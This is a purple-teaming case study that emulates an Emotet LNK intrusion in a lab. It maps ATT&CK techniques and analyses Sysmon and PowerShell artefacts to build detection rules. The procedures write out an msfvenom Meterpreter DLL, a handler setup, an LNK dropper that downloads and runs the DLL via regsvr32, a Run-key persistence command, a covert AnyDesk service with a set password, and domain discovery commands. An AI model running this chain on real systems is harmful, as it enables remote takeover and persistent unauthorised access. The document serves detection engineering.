# PURPLE TEAMING CASE STUDY

## Emotet via LNK

**Based on:** The DFIR Report — "Emotet Strikes Again — LNK File Leads to Domain Wide Ransomware"

| | |
|---|---|
| **Author** | Tao (Juana) Fan |
| **Date** | 2026-03-28 |
| **Version** | 1.2 |
| **ATT&CK Version** | MITRE ATT&CK v18.1 |
| **Lab Environment** | Windows Server 2019 (victim DC: TARGETDC, 10.0.1.20, MAD.local)<br>Kali Linux (attacker: attackerVM, 10.0.1.10)<br>FlareVM (DFIR analysis host — artefacts exported post-emulation) |
| **TLP** | TLP:CLEAR |

# Table of Contents

# 1. Overview

This case study documents the purple teaming activities, which include adversary emulation, artefact analysis, and detection development, of an Emotet intrusion initially reported by The DFIR Report in November 2022 (https://thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/). The original incident involved LNK-based delivery leading to domain-wide Cobalt Strike lateral movement and Quantum Ransomware deployment. This work focuses exclusively on the first three phases of the attack chain — Initial Access, Execution, and Persistence — with the goal of producing ground-truth endpoint and network artefacts suitable for detection engineering.

The emulation was conducted in an isolated lab environment against a Windows Server 2019 Domain Controller (TARGETDC, MAD.local). Rather than reproducing the full incident, the objective is to understand the behavior at a sub-technique level and derive validated SIGMA detection rules from observed artefacts. Readers interested in the full incident timeline and IoC list should refer to the original DFIR Report directly.

While the source report provides a detailed operational timeline, access to the original malware binaries and full network captures is gated behind a premium tier. Consequently, this case study represents Phase 1 of a broader research initiative: a behavioral-layer emulation using a surrogate payload (Metasploit) to establish baseline endpoint telemetry and validate detection logic.

Phase 2 will pivot from these behavioral findings, utilizing the source report's documented hashes to hunt the actual Emotet samples via OSINT repositories. That subsequent phase will transition from adversary emulation into deep-dive malware analysis to dissect the payload's internal mechanics and true network-layer indicators.

## Key Findings

| | |
|---|---|
| **1** | Commandline obfuscation is a detection dead-end at the EID 1 layer. The Emotet LNK dropper's Base64 payload changes per campaign — any rule targeting commandline content is campaign-specific and will not generalise. The stable, campaign-invariant signal is the parent-child relationship (explorer.exe → powershell.exe) combined with EID 4104 ScriptBlock content. DET-001 is downgraded to an informational hunting trigger; DET-004 (EID 4104) is the primary endpoint control. |
| **2** | EID 4104 ScriptBlock logging is the highest-value single control for this attack chain. It captures the fully decoded dropper regardless of encoding method, reveals the C2 URL, directory name, and execution mechanism in plaintext, and is robust to all commandline obfuscation variants. Enabling ScriptBlock Logging via GPO is the single highest-ROI defensive action for environments exposed to LNK-based phishing. |
| **3** | The dropper produces two regsvr32 processes within 65ms from the same PowerShell parent — one bare call and one with /s flag, corresponding to two lines in the decoded dropper script. This dual-process pattern and the Windows 8.3 short path (ADMINI~1) in the CommandLine are artefacts that detection rules must account for to avoid missed detections. |
| **4** | ProcMon provided three findings not visible in Sysmon or Wireshark: the 45ms file write sequence confirming first-run execution (OpenResult: Created), the FILE LOCKED race condition between powershell.exe write and regsvr32 load, and the PE validation ReadFile sequence that timestamps the exact moment the loader validates payload.dll. The ~7ms Sysmon processing latency measured against ProcMon kernel timestamps is a calibration data point for this lab environment. |
| **5** | Network-layer detection of payload delivery (DET-005) has two independent evasion paths: the dropper uses mixed HTTP/HTTPS C2 domains (only HTTP is visible without SSL inspection), and the PowerShell IWR User-Agent is trivially spoofable with a single parameter. DET-005 is a supplementary |

| | |
|---|---|
| | signal only — DET-004 (endpoint) provides reliable coverage regardless of protocol or User-Agent. |
| **6** | Key name-based Run key detection is insufficient. The emulation used OneDriveUpdate as a stress test for whitelist-vocabulary camouflage. DET-003 targets value data content (regsvr32 + AppData DLL path) rather than key name, making it resilient to any naming variation an adversary might choose. This design choice is validated by the artefact analysis. |
| **7** | RMM tool abuse (T1219) warrants a dedicated detection rule independent of this emulation. DET-006 provides two complementary conditions: known tool name matching (high confidence, AnyDesk/ScreenConnect/Tactical RMM) and non-standard install path heuristic (behavioural catch-all). The emulation's AnyDesk install path (C:\ root) was more anomalous than the real incident (Program Files) — Condition A remains valid for both; Condition B requires baselining for production use. |

# 2. Threat Actor & TTP Analysis

This section maps the observed Emotet behaviors from the source incident to ATT&CK techniques. Only techniques covered in this emulation are included. For full threat actor context see the original DFIR Report.


## 2.1 ATT&CK Technique Scope

| ATT&CK ID | Technique | Tactic | Source Incident Behaviour | Status |
|---|---|---|---|---|
| T1566.001 | Spearphishing Attachment | Initial Access | Emotet delivered via malspam campaign with LNK attachment | Not emulated |
| T1204.002 | Malicious File | Initial Access | User double-clicks LNK file on desktop | Emulated |
| T1059.001 | PowerShell | Execution | Encoded PS dropper executed via LNK target (-c flag with inline script block) | Emulated |
| T1027.010 | Command Obfuscation | Defense Evasion | Base64 payload split across variables; self-decoding via iex() | Emulated |
| T1218.010 | Regsvr32 | Defense Evasion / Execution | regsvr32.exe loads downloaded Emotet DLL payload | Emulated |
| T1547.001 | Registry Run Keys | Persistence | Emotet writes HKCU Run key pointing to regsvr32 + DLL | Emulated |
| T1055 | Process Injection | Defense Evasion | Cobalt Strike injected into legitimate processes (winlogon, RuntimeBroker, svchost, taskhostw, dllhost) via rundll32.exe using remotely created threads | Not emulated |
| T1219 | Remote Access Software | Persistence | AnyDesk deployed as operator backup access channel | Emulated |
| T1569.002 | Service Execution | Execution / Persistence | AnyDesk registered as Windows service via sc.exe | Emulated |
| T1082 | System Information Discovery | Discovery | systeminfo, ipconfig /all, nltest /dclist: — repeated daily | Emulated |
| T1087.002 | Domain Account | Discovery | net group /domain targeting domain admins | Emulated |
| T1069.002 | Domain Groups | Discovery | net group /domain enumerating domain groups | Emulated |

| | | | | |
|---|---|---|---|---|
| T1018 | Remote System Discovery | Discovery | ping sweep via p.bat across environment | Not emulated |
| T1057 | Process Discovery | Discovery | tasklist used to investigate remote hosts | Emulated (partial) |
| T1135 | Network Share Discovery | Discovery | Invoke-ShareFinder across environment | Not emulated |
| T1071.001 | Web Protocols | Command and Control | Emotet C2 (protocol undocumented); Cobalt Strike HTTP/HTTPS beacon | Emulated |
| T1078 | Valid Accounts | Lateral Movement / Persistence | Domain credentials used for lateral movement | Not emulated |
| T1021.002 | SMB / Windows Admin Shares | Lateral Movement | Cobalt Strike beacon DLLs transferred via SMB | Not emulated |
| T1021.001 | Remote Desktop Protocol | Lateral Movement | RDP used on final day for ransomware deployment | Not emulated |
| T1570 | Lateral Tool Transfer | Lateral Movement | Beacon executables copied via SMB to target hosts | Not emulated |
| T1218.011 | Rundll32 | Defense Evasion / Execution | rundll32.exe used to execute Cobalt Strike DLL | Not emulated |
| T1210 | Exploitation of Remote Services | Privilege Escalation | Suspected ZeroLogon attempt against domain controller | Not emulated |
| T1039 | Data from Network Shared Drive | Collection | Threat actor reviewed documents on file server shares | Not emulated |
| T1567.002 | Exfiltration to Cloud Storage | Exfiltration | Rclone used to exfiltrate data to Mega.io | Not emulated |
| T1070.004 | File Deletion | Defense Evasion | Dropped files deleted after execution | Not emulated |
| T1486 | Data Encrypted for Impact | Impact | Quantum ransomware deployed domain-wide via locker.dll | Not emulated |

The heat map below visualises technique coverage against the MITRE ATT&CK framework. Green indicates emulated techniques; yellow indicates techniques present in the source incident but out of scope for this exercise.

Note: T1547.001 (Registry Run Keys) is mapped to both Persistence and Privilege Escalation within ATT&CK, and the Navigator applies colour assignments across all associated tactic columns simultaneously. Its appearance in the Privilege Escalation column reflects this framework mapping, not a separate emulation activity.




## 2.2 Behavior Notes

**LNK as delivery vehicle:**

Emotet shifted from macro-enabled documents to LNK files following Microsoft's decision to block VBA macros by default in 2022. The LNK file targets powershell.exe directly, using the Arguments field to carry the encoded payload — no user-visible script file is written to disk at this stage. The obfuscation is implemented as a self-decoding Base64 payload split across multiple variables, decoded and executed via iex() rather than using PowerShell's built-in -EncodedCommand flag. Critically, the LNK Arguments field uses the -c (short for -Command) switch with an inline script block, not -Enc. This distinction matters for detection: DET-001 must match -c rather than -e(nc). ScriptBlock logging (EID 4104) captures the decoded content regardless of obfuscation method.

**Regsvr32 for DLL execution:**

The PS dropper downloads a DLL and executes it via regsvr32.exe rather than rundll32.exe. This is a deliberate choice — regsvr32 is less commonly monitored, accepts a DLL path as a direct argument, and only requires the DLL to export DllRegisterServer. The payload DLL is saved to a user-writable path under AppData\Local\89gtAB\. The combination of an unsigned DLL loaded from a user-writable temp path by a system binary whose parent is PowerShell produces a high-fidelity detection signal across three separate Sysmon event IDs (EID 1, EID 7, EID 3).

**Registry Run key persistence:**

Emotet establishes automated persistence via a HKCU Run key pointing to a regsvr32.exe invocation of the payload DLL at AppData\Local\89gtAB\payload.dll. The key name (OneDriveUpdate) is chosen to blend with legitimate software entries. Using HKCU rather than HKLM means no elevation is required. Note: the original Emotet Run key naming convention is not fully documented in the source report; OneDriveUpdate was deliberately selected in this emulation to represent a plausible whitelist-vocabulary camouflage pattern and to validate that DET-003 does not rely on key name matching — a detection approach that would be trivially bypassed by any name variation.

**Service execution for operator persistence:**

Beyond Emotet's automated Run key, the threat actor deployed AnyDesk as a secondary persistence layer under operator control. AnyDesk was downloaded via PowerShell IWR from the vendor's CDN, installed silently, registered as a Windows service via sc.exe, started, and configured with an operator-controlled password. AnyDesk ID 1781716424 was retrieved for remote access. Note: the IWR download step required external network access; this deviation from the lab isolation policy is documented in Section 6.2.

**Automated discovery:**

Immediately after establishing persistence, the following discovery commands were executed from the Meterpreter shell: systeminfo, ipconfig /all, nltest /dclist:MAD.local, whoami /groups, net group "Domain Computers" /domain, net group "Domain Admins" /domain, and nltest /trusted_domains. This maps to T1082, T1087.002, T1069.002 and reveals the lab environment is a Primary Domain Controller for MAD.local with two domain admin accounts (Administrator, madAdmin) and three workstations (WKST01-03).

**C2 over HTTPS:**

The Meterpreter payload beacons to the attacker C2 over HTTPS on port 443, encapsulating the C2 channel within TLS. Encrypted C2 on port 443 blends with legitimate HTTPS traffic, rendering content inspection ineffective without SSL inspection capabilities. Detection shifts to behavioral signals: which process is making the connection, destination, connection frequency, and data volume patterns.

# 3. Emulation Design

## 3.1 Lab Environment

| Component | Detail |
|---|---|
| Victim host | Windows Server 2019 Standard Evaluation<br>Hostname: TARGETDC \| IP: 10.0.1.20 \| Domain: MAD.local |
| Attacker host | Kali Linux (attackerVM, 10.0.1.10) |
| Network | Isolated / host-only — no internet routing.<br>EXCEPTION: AnyDesk download required temporary external access (see Section 6.2) |
| EDR / logging | Sysmon v15 (full config),<br>Windows Event |
| SIEM | Splunk |
| Packet capture | Wireshark running on victim host (TARGETDC) |
| Analysis host | FlareVM<br>EVTX files exported from TARGETDC, converted to JSON using EvtxECmd, and ingested into Splunk Enterprise; timestamps normalized to UTC at ingestion.<br>ProcMon capture (.pml) and Wireshark .pcap also exported to FlareVM for offline analysis. |

## 3.2 Simplifications & Deviations

| Original Behavior | Emulation Approach | Reason |
|---|---|---|
| Emotet delivered via phishing email | LNK file placed directly on victim desktop | Avoid live email infrastructure; delivery mechanism not the focus |

| | | |
|---|---|---|
| Stage-2 DLL is live Emotet binary | Custom msfvenom DLL payload (lab-only) | Responsible emulation. No live malware in lab |
| Full process injection chain | Partial — injection artefacts noted but not fully replicated | Scope limitation. Focus is on pre-injection artefacts |
| C2 beaconing to external Emotet infra (unknown protocol) | Meterpreter reverse-https to local Kali listener (10.0.1.10:443) | Isolated lab. HTTPS on 443 chosen to reflect encrypted C2 behavior |
| Emotet C2 protocol details absent from source report | Network artefact analysis limited to emulation traffic only | Source report gap. Noted in Section 6 Limitations |
| AnyDesk deployed via Tactical RMM | AnyDesk downloaded directly via PowerShell IWR from vendor CDN (C:\AnyDesk.exe) | Tactical RMM not deployed in lab. Emulation covers AnyDesk post-installation persistence artefacts (EID 7045, EID 13, sc.exe service registration) which are delivery-method agnostic. Delivery chain fidelity not claimed. |
| AnyDesk installed to C:\Program Files (x86)\AnyDesk\AnyDesk.exe (standard --install path) | AnyDesk placed directly at C:\AnyDesk.exe (filesystem root) | Emulation shortcut — standard install path was not used. This makes the EID 7045 ImagePath more anomalous than the real incident. DET-006 Condition A (tool name) remains valid; Condition B (non-standard path) would not fire against a legitimately-installed AnyDesk. |
| Network capture on dedicated sensor / attacker host | Wireshark running on victim host (TARGETDC) | Captures both traffic directions from victim perspective; no dedicated sensor available |
| Live artefact analysis during emulation | Artefacts exported to FlareVM post-emulation for offline analysis | Clean separation between emulation and analysis phases; avoids tooling interference on victim host |

## 3.3 Operations Flow

High-level attack chain. Each step maps to a detailed procedure in Section 3.4.

| Step | Tactic | Technique | Description | Platform |
|---|---|---|---|---|
| 1 | Initial Access | T1204.002<br>T1566.001 | User executes malicious LNK file from desktop. Delivery via phishing not emulated. LNK staged directly on victim desktop. | Windows |
| 2 | Execution / Def. Evasion | T1059.001<br>T1027.010 | LNK triggers PS dropper using -c flag with inline script block; Base64 split-variable obfuscation, self-decoding via iex() | Windows |
| 3 | Def. Evasion / Execution | T1218.010 | PS dropper downloads payload.dll to AppData\Local\89gtAB\ and executes via regsvr32.exe. T1055 Process Injection not emulated. | Windows |
| 4 | Command and Control | T1071.001 | regsvr32.exe establishes Meterpreter reverse HTTPS session to attacker C2 (10.0.1.10:443) | Windows |
| 5 | Persistence | T1547.001 | HKCU Run key OneDriveUpdate written pointing to regsvr32 + payload.dll | Windows |
| 6 | Persistence / Execution | T1219<br>T1569.002 | AnyDesk downloaded, installed, and registered as Windows service (AnyDesk Service) via sc.exe; operator password set. NOTE: in source incident | Windows |


| | | | | |
|---|---|---|---|---|
| | | | AnyDesk deployed on Day 8 via Tactical RMM — condensed here into same session for scope. | |
| 7 | Discovery | T1082 T1087.002 T1069.002 | systeminfo, ipconfig /all, nltest /dclist:MAD.local, whoami /groups, net group /domain commands executed from Meterpreter shell | Windows |

The diagram below provides a structural overview of the emulation environment and attack chain. The layout is divided into two zones: the attacker infrastructure (Kali Linux, 10.0.1.10) on the left, and the victim environment (TARGETDC, 10.0.1.20) on the right. Three cross-boundary interactions are annotated: manual LNK delivery (1), HTTP payload retrieval (2), and HTTPS C2 traffic (3).

Within the victim environment, the main execution chain flows left to right from Initial Access through to Command and Control. Post-exploitation actions — Discovery and Persistence — branch from the established C2 session and are grouped separately to reflect their operator-driven rather than automated nature.

ATT&CK technique IDs are annotated at each stage. Techniques marked email delivery not emulated reflect deliberate scope decisions documented in Section 3.2. The C2 Listener node is rendered with a dashed border to indicate a passive listening role during payload delivery and an active session role thereafter.

A step-by-step breakdown of each stage, including exact commands, execution results, and artefact expectations, is provided in Section 3.4.




## 3.4 Step-by-Step Procedures

**Lab cleanup**

No manual cleanup is required between runs. The victim VM (TARGETDC) is snapshot-based — the environment is rolled back to a clean baseline snapshot after each run. This ensures artefact isolation between runs and eliminates residual state.

| 1 | PREPARATION | Attacker Infrastructure Setup |
|---|---|---|
| | **Phase** | Attacker-side |
| | **Techniques** | N/A |
| | **Platform** | Kali Linux (attackerVM) |
| | **Prerequisite** | Isolated lab network active. Victim VM (TARGETDC, 10.0.1.20) at clean snapshot baseline. |
| | **Procedure** | **1. Generate payload DLL:**<br>msfvenom -p windows/x64/meterpreter/reverse_https \<br>LHOST=10.0.1.10 LPORT=443 -f dll -o payload.dll<br>**2. Construct LNK lure (see Appendix A.2):**<br># Run Invoke-EvilShortCut.ps1 (or equivalent PS script)<br># Output: Invoice.txt.lnk<br># Transfer to victim desktop before Step 2<br># LNK Arguments use -c flag (not -Enc) with inline script block<br>**3. Start HTTP server and Metasploit handler:**<br># Terminal 1 — serve payload<br>cd /var/www/payloads && python3 -m http.server 8000<br><br># Terminal 2 — start C2 listener<br>use exploit/multi/handler<br>set PAYLOAD windows/x64/meterpreter/reverse_https<br>set LHOST 10.0.1.10<br>set LPORT 443<br>exploit |
| | **Execution Result** | **Ready state:**<br>payload.dll prepared (Final size: 9216 bytes)<br>HTTP server listening on 8000<br>Metasploit HTTPS handler active on 443<br>Invoice.txt.lnk on victim desktop<br>**Confirmed (msfvenom output):**<br>Saved as: payload.dll<br>[*] Started HTTPS reverse handler on https://10.0.1.10:443 |

| 2 | INITIAL ACCESS & EXECUTION: LNK Trigger — Automated Execution Chain |
|---|---|
| **Tactics** | Initial Access, Execution, Defense Evasion, Command and Control |
| **Techniques** | T1204.002 — Malicious File T1059.001 — PowerShell T1027.010 — Command Obfuscation T1218.010 — Regsvr32 T1071.001 — Web Protocols |
| **Platform** | Windows Server 2019 (TARGETDC) |
| **Prerequisite** | Step 1 complete. Invoice.txt.lnk on victim desktop. HTTP server and Metasploit handler active on attacker host. |
| **Context** | The following sequence — LNK execution → PS dropper → payload download → regsvr32 → C2 session — occurs automatically within seconds of the user double-clicking the LNK file. These are not separate manual steps; they are a single triggered execution chain. LNK Arguments use -c flag with an inline script block (not -EncodedCommand/-Enc). Payload saved to C:\Users\Administrator\AppData\Local\89gtAB\payload.dll. |

| | |
|---|---|
| **Procedure** | **On victim host — simulate user double-click:**<br><br># Trigger execution<br>Invoke-Item "Invoice.txt.lnk"<br><br># What happens automatically (no further operator action required):<br># 1. LNK launches powershell.exe -c &{<inline script block>}<br># 2. PS self-decodes Base64 payload via iex()<br># 3. IWR downloads payload.dll from http://10.0.1.10:8000/payload.dll<br># -> saved to C:\Users\Administrator\AppData\Local\89gtAB\payload.dll<br># 4. regsvr32.exe /s executes payload.dll silently<br># 5. payload.dll calls back to 10.0.1.10:443<br># 6. Meterpreter session opens on attacker host |
| **Execution Result** | **Success indicator:**<br><br>Meterpreter session opens on attacker console within seconds.<br>No visible activity on victim desktop.<br>**Confirmed (HTTP server log):**<br><br>10.0.1.20 -- [24/Mar/2026 16:22:55] "GET /payload.dll HTTP/1.1" 200 -<br>**Confirmed (Metasploit):**<br><br>[*] Meterpreter session 2 opened (10.0.1.10:443 -> 10.0.1.20:49800)<br>at 2026-03-24 16:22:55 -0700 |

| 3 | DISCOVERY: System & Domain Information Discovery |
|---|---|
| **Tactic** | Discovery |
| **Techniques** | T1082 — System Information Discovery T1087.002 — Domain Account T1069.002 — Domain Groups |
| **Platform** | Windows Server 2019 (TARGETDC) |
| **Prerequisite** | Step 2 complete. Active Meterpreter session established. |
| **Context** | In the original incident, Emotet automatically executed systeminfo, ipconfig /all, and nltest /dclist: immediately after establishing persistence, then repeated daily. Here emulated manually from Meterpreter shell. ipconfig /all was not executed in this run (noted as gap in Section 6). Additional domain enumeration commands (whoami /groups, net group /domain, nltest /trusted_domains) were executed, expanding coverage to T1087.002 and T1069.002. |
| **Procedure** | **From Meterpreter — open shell and run discovery commands:**<br><br>meterpreter > shell<br><br>C:\Users\Administrator\Desktop> systeminfo<br>C:\Users\Administrator\Desktop> ipconfig /all<br>C:\Users\Administrator\Desktop> nltest /dclist:MAD.local<br>C:\Users\Administrator\Desktop> whoami /groups<br>C:\Users\Administrator\Desktop> net group "Domain Computers" /domain<br>C:\Users\Administrator\Desktop> net group "Domain Admins" /domain<br>C:\Users\Administrator\Desktop> nltest /trusted_domains |
| **Execution Result** | **Success indicator:**<br><br>Commands returned host info, domain controller identity, privilege level, and domain group membership.<br><br>**Key findings:**<br><br>Host Name: TARGETDC |

| | |
|---|---|
| | OS: Windows Server 2019 Standard Evaluation<br>OS Configuration: Primary Domain Controller<br>Domain: MAD.local<br>DC: targetDC.MAD.local [PDC]<br>Domain Admins: Administrator, madAdmin<br>Domain Computers: WKST01$, WKST02$, WKST03$ |

| 4 | PERSISTENCE: Registry Run Key + AnyDesk Service |
|---|---|
| **Tactic** | Persistence |
| **Techniques** | T1547.001 — Registry Run Keys T1219 — Remote Access Software T1569.002 — Service Execution |
| **Platform** | Windows Server 2019 (TARGETDC) |
| **Prerequisite** | Active Meterpreter session (Step 2). AnyDesk.exe downloaded during 4b. |
| **Context** | Two distinct persistence mechanisms emulated: (1) automated Run key written by Emotet immediately after execution; (2) operator-deployed AnyDesk service as secondary backup access channel. TEMPORAL DEVIATION — emulation vs source incident: In the original incident, AnyDesk was deployed on Day 8 (the final day, immediately before ransomware deployment), accessed via Tactical RMM which had been installed on a lateral movement target server on Day 5. In this emulation, AnyDesk deployment is condensed into the same session as Run key persistence for scope and practicality. This does not affect artefact validity — the EID 7045, EID 13, and Sysmon EID 1 events produced are identical regardless of when in the intrusion timeline the action occurs — but readers using this Operations Flow to reconstruct the original incident's operational tempo should note that the real AnyDesk deployment was separated from initial access by 154 hours and multiple intermediate stages (Cobalt Strike lateral movement, Tactical RMM installation, data exfiltration). Run key path note: the reg add command was executed in an Administrator shell targeting C:\Users\Administrator\AppData\Local\89gtAB\payload.dll. The key is written to the Administrator session's HKCU hive; this discrepancy is documented in Section 4.1.3 and Section 6.2. |
| **Procedure** | **4a. Automated persistence — Run key (T1547.001):**<br># From Meterpreter shell (C:\Users\Administrator\Desktop>):<br><br># Corrected command (successful):<br>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "OneDriveUpdate" /t REG_SZ /d "regsvr32.exe /s C:\Users\Administrator\AppData\Local\89gtAB\payload.dll" /f<br># The operation completed successfully.<br><br># Verify:<br>reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "OneDriveUpdate"<br># Output:<br># HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run<br># OneDriveUpdate REG_SZ regsvr32.exe /s C:\Users\Administrator\AppData\Local\89gtAB\payload.dll<br>**4b. Operator persistence — AnyDesk service (T1219 + T1569.002):**<br># Step 1: Download AnyDesk<br>powershell -Command "Invoke-WebRequest -Uri 'https://download.anydesk.com/AnyDesk.exe' -OutFile 'C:\AnyDesk.exe'"<br><br># Step 2: Register as Windows service<br>sc.exe create "AnyDesk Service" binPath= "\"C:\AnyDesk.exe\" --service" start= auto obj= LocalSystem<br># [SC] CreateService SUCCESS<br><br># Step 3: Start service<br>sc.exe start "AnyDesk Service" |

| | |
|---|---|
| | # STATE: START_PENDING -> RUNNING (PID: 6744)<br><br># Step 4: Set operator password and retrieve AnyDesk ID<br>echo EvilP@ssw0rd! \| "C:\AnyDesk.exe" --set-password<br>"C:\AnyDesk.exe" --get-id<br># Output: 1781716424 |
| **Execution Result** | **4a confirmed:**<br><br>Registry key OneDriveUpdate written successfully to HKCU Run.<br>**4b confirmed:**<br><br>[SC] CreateService SUCCESS<br>AnyDesk Service: STATE = START_PENDING (PID: 6744)<br>AnyDesk ID: 1781716424 |

# 4. Artefact Deep Dive

**NOTE — Artefact Collection**

All artefacts documented in Section 4 were collected from the victim host (TARGETDC) following completion of the emulation. EVTX files (System, Security, Sysmon, PowerShell Operational) were exported from TARGETDC and converted to JSON using EvtxECmd, then ingested into Splunk Enterprise on FlareVM with timestamps normalized to UTC. ProcMon capture (.pml) and Wireshark .pcap were also exported to FlareVM for offline analysis. Logging (Sysmon v15, Windows Event logging, PowerShell Operational logging, Process Monitor) and Wireshark packet capture were active on TARGETDC throughout the emulation. Splunk search queries used for each finding are documented inline.

Section 4 is organized by data source. For each source, artefacts are grouped by the attack phase that produced them. Document what was observed — not what was expected. Include sanitised log excerpts. Where behaviour differed from expectation, note it explicitly.

| Data Source | Initial Access | Execution | Def. Evasion | Persistence | Discovery | C2 |
|---|---|---|---|---|---|---|
| **4.1 Sysmon Log** | ✅ | ✅ | ✅ | ✅ EID 13 | ✅ | ✅ EID 11 |
| **4.2 PowerShell Operational Log** | — | ✅ | ✅ | — | — | — |
| **4.3 Security Event Log** | — | — | — | ✅ EID 4624 | ✅ | — |
| **4.4 System Event Log** | — | — | — | ✅ EID 7045 | — | — |
| **4.5 Wireshark Traffic Capture** | — | ✅ 4.5.1 | — | — | — | ⊘ 4.5.2 |
| **4.6 Process Monitor Capture** | ✅ | ✅ | ✅ | ✅ | ✅ | — |

## 4.1 Sysmon Log

Sysmon v15 with full configuration was active on TARGETDC throughout the emulation. Sysmon logs were exported as EVTX, converted to JSON, and ingested into Splunk on FlareVM. Multiple event IDs contribute complementary signals across all attack phases.

### 4.1.1 LNK Execution — Process Chain (EID 1)

Splunk Search 1 returned three EID 1 records matching powershell.exe. Only the entry corresponding to the LNK trigger (PID 3548) is documented here. PID 4868 (execution of Invoke-EvilShortCut.ps1) is emulation setup activity and excluded. PID 1180 (AnyDesk IWR download) uses a delivery method that deviates from the source incident — in the original incident AnyDesk was deployed via Tactical RMM / MeshAgent.exe, not PowerShell IWR. Excluded here; deviation documented in Section 3.2.

```
// Splunk Search 1 — Sysmon EID 1 (powershell.exe, LNK trigger only)
// index=* source="Sysmon.json" EventId=1 ExecutableInfo="*powershell*"

Time (UTC):     2026-03-27 03:36:30
Computer:       targetDC.MAD.local
```

```
UserName:        MAD\Administrator
ProcessID:       3548
ProcessGUID:     dde499d2-fb3e-69c5-e200-000000000800
ExecutableInfo:  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
                 -ExecutionPolicy Bypass -WindowStyle Hidden -c &{'q9BswAtk9AP...'}
                 // full obfuscated commandline truncated — decoded content in EID 4104
ParentProcess:   C:\Windows\explorer.exe
ParentProcessID: 3248
ParentProcessGUID:dde499d2-f8ee-69c5-7a00-000000000800
ParentCommandLine:C:\Windows\Explorer.EXE /NOUACCHECK
```

**Analysis:**

Explorer.exe (PID 3248) spawning powershell.exe (PID 3548) directly — with no intermediate cmd.exe — is the characteristic process chain of LNK-based execution. The ParentCommandLine shows Explorer.EXE /NOUACCHECK, consistent with a shell execution triggered by a file double-click. PID 3548 and ProcessGUID dde499d2-fb3e-69c5-e200-000000000800 are the anchor identifiers for correlating all subsequent execution chain events (EID 4104 at 03:36:31, regsvr32 at 03:36:31, EID 3 at 03:36:32). This event directly supports DET-001.

### 4.1.2 Regsvr32 Execution (EID 1 + EID 7 + EID 3)

Search 3 returned three EID 1 records matching regsvr32. Two are genuine T1218.010 artefacts (PID 4992 and PID 5468); one (PID 836, reg add) matched because the commandline argument contains the string 'regsvr32' — it belongs to the persistence phase and is documented in Section 4.1.3.

```
// Splunk Search 3 — Sysmon EID 1 (regsvr32.exe, execution artefacts only)
// index=* source="Sysmon.json" EventId=1 ExecutableInfo="*regsvr32*"

// [1] First invocation — no /s flag
Time (UTC):      2026-03-27 03:36:31.243
Computer:        targetDC.MAD.local
UserName:        MAD\Administrator
ProcessID:       4992
ProcessGUID:     dde499d2-fb3f-69c5-e400-000000000800
ExecutableInfo:  "C:\Windows\system32\regsvr32.exe"
                 C:\Users\ADMINI~1\AppData\Local\Temp\..\89gtAB\payload.dll
ParentProcess:   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentProcessID: 3548
